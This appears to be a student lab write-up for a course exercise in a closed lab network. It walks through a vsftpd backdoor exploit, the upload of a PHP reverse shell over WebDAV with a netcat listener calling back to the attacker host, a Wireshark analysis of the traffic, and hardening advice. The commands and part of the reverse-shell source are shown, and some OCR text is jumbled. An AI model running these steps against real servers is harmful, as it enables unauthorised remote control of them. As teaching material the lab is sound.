
```
root@Kali-CLIi:/# msfconsole -q -x'use exploit/unix/ftp/vsftpd_234_backdoor;set RHOST 10.10.10.11; set RPORT 21;exploit'
RHOST => 10.10.10.11
RPORT => 21
[-] 10.10.10.11:21 - Exploit failed [unreachable]: Rex::HostUnreachable The host (10.10.10.11:21) was unreachable.
[*] Exploit completed, but no session was created.
msf exploit(vsftpd_234_backdoor) > whoami
[*] exec: whoami

root
```

## 3.2 Exploits the WebDav and get reverse shell

The attacker saw the webdav was vulnerable and figured they could use it to get a reverse shell
on the web server. They were able to upload their reverse shell php file and then get the server to execute it by opening the file within the web server.

Since the file is missing, download the reverse shell php file on the Kali-CLI machine and we will edit the name and contents to match the information for our reverse shell. (Kali should be able to reach the internet to download the file)


wget https://raw.githubusercontent.com/pentestmonkey/phpreverse-shell/master/php-reverse-shell.php



```
msf exploit(vsftpd_234_backdoor) > wget https://raw.githubusercontent.com/pentestmonkey/php-reverse-shell/master/php-reverse-shell.ph
p
[*] exec: wget https://raw.githubusercontent.com/pentestmonkey/php-reverse-shell/master/php-reverse-shell.php

--2023-04-24 22:33:39--  https://raw.githubusercontent.com/pentestmonkey/php-reverse-shell/master/php-reverse-shell.php
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 185.199.109.133, 185.199.110.133, 185.199.108.133, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|185.199.109.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 5491 (5.4K) [text/plain]
Saving to: 'php-reverse-shell.php'

php-reverse-shell.php           100%[===========================================================>]   5.36K  --.-KB/s    in 0s

2023-04-24 22:33:40 (32.5 MB/s) - 'php-reverse-shell.php' saved [5491/5491]

msf exploit(vsftpd_234_backdoor) > 
```

move and rename it to the /etc/network/ directory that will be used later.
mv php-reverse-shell.php /etc/network/meow.php
Edit the contents of the file meow.php file with nano and update the $ip and $port veriables to be:

$ip = ’10.1.1.100’;
$port = 1337;




```
$ip='10.1.1.100';
$port=1337;
```

To start off the attacker used the following command to upload their reverse shell file to the webserver from the Kali-CLI machine
curl -T /etc/network/meow.php '[http://10.10.10.11/dav/](http://10.10.10.11/dav/)'

Followed by creating a listening service with netcat on port 1337 with the following command on the Kali-CLI machine


Using the Firefox-Visitor machine, navigate to the url http://10.10.10.11/dav/ and click on the meow.php link as seen in Figure 4 for the Kali-CLI to get a shell.



Index of /dav


| Name | Last modified | Size | Description |
|---|---|---|---|
| Parent Directory | | | |
| meow.php | 24 Nov 2021 22:41 | 3.4K | |

Apache/2.2.8 (Ubuntu) DAV/2 Server at 10.10.10.11 Port 80



```
oot@Kali-CLIi:/# msfconsole -q -x'use exploit/unix/ftp/vsftpd_234_backdoor;set RHOST 10.10.10.11; set RPORT 21;exploit'
HOST => 10.10.10.11
PORT => 21
*] 10.10.10.11:21 - Banner: 220 (vsFTPd 2.3.4)
*] 10.10.10.11:21 - USER: 331 Please specify the password.
+] 10.10.10.11:21 - Backdoor service has been spawned, handling...
+] 10.10.10.11:21 - UID: uid=0(root) gid=0(root)
*] Found shell.
*] Command shell session 1 opened (10.1.1.100:43255 -> 10.10.10.11:6200) at 2023-04-24 22:50:47 +0000


c -nclp 1337
o port[s] to connect to
cho iHaxordYou > /var/www/dav/CIT406.txt
```

Within the Kali-CLI, issue the following command after getting an established reverse shell to upload a txt file called CIT406.txt with the contents of iHaxordYou to the WebDAV directory on the webserver.
echo iHaxordYou > /var/www/dav/CIT406.txt
Navigate to the web server from the Firefox-Visitor again and see if your CIT406.txt file shows up in the WebDAV part of the site.



Index of /dav

| Name | Last modified | Size | Description |
|---|---|---|---|
| Parent Directory | | - | |
| CIT406.txt | 24-Apr-2023 18:52 | 11 | |
| meow.php | 24-Apr-2023 18:47 | 5.4K | |

*Apache/2.2.8 (Ubuntu) DAV/2 Server at 10.10.10.11 Port 80*


## ACT 4 NETWORK TRAFFIC ANALYSIS

Analyzing the network traffic between the attacking machine and webserver, determine what information you were able to extract from the attacks that were performed in Activity 3.

Analyzing the network traffic from Wireshark we are able to determine some information from the tap.

Here we can see where we from the reverse shell uploaded the text file to the WebDAV directory on the webserver.


This was the command we used to upload the CIT406.txt file to the website, the same file that can be seen in the screenshots in the ACT 3 section of this lab.



```
tcp.stream eq 29
No.  Time          Source       Destination  Protocol Length Info
3715 1232.177353   10.10.10.11  10.1.1.100   TCP      74 40536 → 1337 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=100175588 TSecr=0 WS=128
3717 1232.187302   10.1.1.100   10.10.10.11  TCP      74 1337 → 40536 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM=1 TSval=250213176 TSecr=100175588 WS=128
3718 1232.187431   10.10.10.11  10.1.1.100   TCP      66 40536 → 1337 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=100175598 TSecr=250213176
```

```
Linux WebServer 5.8.0-48-generic #54~20.04.1-Ubuntu SMP Sat Mar 20 13:40:25 UTC 2021 x86_64 GNU/Linux
 16:33:17 up  2:24,  2 users,  load average: 0.82, 0.95, 1.07
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
root     pts/2    :0.0             15:19    1:13   0.00s  0.00s -bash
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh: no job control in this shell
sh-3.2$ echo iHaxordYou > /var/www/dav/CIT406.txt
echo iHaxordYou > /var/www/dav/CIT406.txt
sh-3.2$
```

Here we can see that Wireshark has picked up traffic when we used nano to update the $ip and $port variables. This was after we downloaded the reverse hell php file and moved and renamed it to meow.php.



```
tcp.stream eq 24
No.  Time          Source       Destination  Protocol Length Info
3635 1090.256804   10.1.1.100   10.10.10.11  TCP      74 56178 → 80 [SYN] Seq=0 Win=64240
3636 1090.256907   10.10.10.11  10.1.1.100   TCP      74 80 → 56178 [SYN, ACK] Seq=0 Ack=1
3637 1090.261644   10.1.1.100   10.10.10.11  TCP      66 56178 → 80 [ACK] Seq=1 Ack=1 Win=6
3638 1090.261703   10.1.1.100   10.10.10.11  TCP     197 56178 → 80 [PSH, ACK] Seq=1 Ack=1
3639 1090.261800   10.10.10.11  10.1.1.100   TCP      66 80 → 56178 [ACK] Seq=1 Ack=132 Win
3640 1090.301913   10.10.10.11  10.1.1.100   HTTP     91 HTTP/1.1 100 Continue
3641 1090.307737   10.1.1.100   10.10.10.11  TCP      66 56178 → 80 [ACK] Seq=132 Ack=26 Wi
3642 1090.310432   10.1.1.100   10.10.10.11  TCP    1514 56178 → 80 [ACK] Seq=132 Ack=26 Wi
3643 1090.310488   10.10.10.11  10.1.1.100   TCP      66 80 → 56178 [ACK] Seq=26 Ack=1580 W
3644 1090.310708   10.1.1.100   10.10.10.11  TCP    1514 56178 → 80 [ACK] Seq=1580 Ack=26 W
3645 1090.310766   10.1.1.100   10.10.10.11  TCP    1514 56178 → 80 [ACK] Seq=3028 Ack=26 W
3646 1090.310793   10.10.10.11  10.1.1.100   TCP      66 80 → 56178 [ACK] Seq=26 Ack=3028 W
3647 1090.310810   10.10.10.11  10.1.1.100   TCP      66 80 → 56178 [ACK] Seq=26 Ack=4476 W
3648 1090.312334   10.1.1.100   10.10.10.11  HTTP   1214 PUT /dav/meow.php HTTP/1.1
3649 1090.312428   10.10.10.11  10.1.1.100   TCP      66 80 → 56178 [ACK] Seq=26 Ack=5624 W
3650 1090.312872   10.10.10.11  10.1.1.100   HTTP    542 HTTP/1.1 201 Created  (text/html)

> Frame 3648: 1214 bytes on wire (9712 bits), 1214 bytes captured (9712 bits) on interface -, id 0
> Ethernet II, Src: 0c:15:d4:19:00:01 (0c:15:d4:19:00:01), Dst: ee:a2:77:1d:4a:72 (ee:a2:77:1d:4a:72)
> Internet Protocol Version 4, Src: 10.1.1.100, Dst: 10.10.10.11
> Transmission Control Protocol, Src Port: 56178, Dst Port: 80, Seq: 4476, Ack: 26, Len: 1148
> [5 Reassembled TCP Segments (5623 bytes): #3638(131), #3642(1448), #3644(1448), #3645(1448), #3648(1148)]
> Hypertext Transfer Protocol
```

```
// it under the terms of the GNU General Public License version 2 as
// published by the Free Software Foundation.
//
// This program is distributed in the hope that it will be useful,
// but WITHOUT ANY WARRANTY; without even the implied warranty of
// MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the
// GNU General Public License for more details.
//
// You should have received a copy of the GNU General Public License along
// with this program; if not, write to the Free Software Foundation, Inc.,
// 51 Franklin Street, Fifth Floor, Boston, MA 02110-1301 USA.
//
// This tool may be used for legal purposes only.  Users take full responsibility
// for any actions performed using this tool.  If these terms are not acceptable to
// you, then do not use this tool.
//
// You are encouraged to send comments, improvements or suggestions to
// me at pentestmonkey@pentestmonkey.net
//
// Description
// -----------
// This script will make an outbound TCP connection to a hardcoded IP and port.
// The recipient will be given a shell running as the current user (apache normally).
//
// Limitations
// -----------
// proc_open and stream_set_blocking require PHP version 4.3+, or 5+
// Use of stream_select() on file descriptors returned by proc_open() will fail and return FALSE under Windows.
// Some compile-time options are needed for daemonisation (like pcntl, posix).  These are rarely available.
//
// Usage
// -----
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '10.1.1.100';  // CHANGE THIS
$port = 1337;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
// Daemonise ourself if possible to avoid zombies later
//

// pcntl_fork is hardly ever available, but will allow us to daemonise
// our php process and avoid zombies.  Worth a try...
if (function_exists('pcntl_fork')) {
        // Fork and have the parent process exit
        $pid = pcntl_fork();

        if ($pid == -1) {
                printit("ERROR: Can't fork");
                exit(1);
        }
```

## ACT 5: HARDENING

There are ways we can harden our server. If we want to protect against a reverse shell connection, there are a few steps we can take.

We can block all outgoing connectivity except for specific ports that are required for our services.  We should also regularly patch our web server applications.

Keeping up to date is probably the easiest and most overlooked way to protect our system. This includes both the operating system and web server software.

We could also implement a web application firewall to try to block malicious networks. We could use AWS WAF or Cloudflare for example.

We should also use security tools. We already have some in SNORT, which is a network intrusion prevention system, and metasplout, which provides information about security vulnerabilities.